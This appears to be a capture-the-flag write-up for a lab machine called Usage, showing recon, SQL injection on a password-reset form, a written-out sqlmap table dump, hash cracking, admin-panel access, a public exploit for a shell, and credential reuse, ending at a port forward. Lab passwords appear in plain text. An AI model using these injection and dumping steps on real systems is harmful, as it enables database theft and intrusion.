Table of Contents
Scope:10.10.11.18Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn usage.htb
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)|_http-title: Daily Blogs|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E| http-methods:|_  Supported Methods: GET HEADService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80/TCP - HTTP
I analyse the request right away in burp:

I take note of the laravel_session inside the Cookie header.


Clicking on Admin redirects us to the admin.usage.htb vhost.



Here I tried to login using default creds:

I went back to the original site and registered for an account:
And logged in:

Other than that there’s nothing here apart from some blogs.
SQLi
I tried some more functionalities as well as the Reset Password:

I tried adding a ' here and noticed the 500 error, meaning it was probably susceptible to SQLi:


I confirmed this by adding -- -:

I copied the request and did some automated testing using sqlmap:


It started dumping info extremely slow since it went with the time-based blind payloads so I instead reran it:
sqlmap -r req.txt --batch --level 5 --risk 3 --threads 10 --dbms=mysql -D usage_blog -T admin_users --dump --skip _token
Hash cracking
I went ahead and cracked the hash


adminwhatever1admin.usage.htb
We can now log in with the creds:

I started looking for exploits:


I found the exploit here:
Foothold
Shell as dash



I followed the instructions and got a shell:
Enumeration
I noticed one other user called xander:

I started looking around:



staffs3cr3t_c0d3d_1uthI checked out whether mysql was running:
But first I went ahead and enumerated my /home directory:


I copied over the id_rsa and logged in via ssh:

user.txt
I started checking further and found another set of creds:

admin3nc0d3d_pa$$w0rdHowever in order to access this instance we need to create a port forward since it’s only running on localhost.
Port Forward

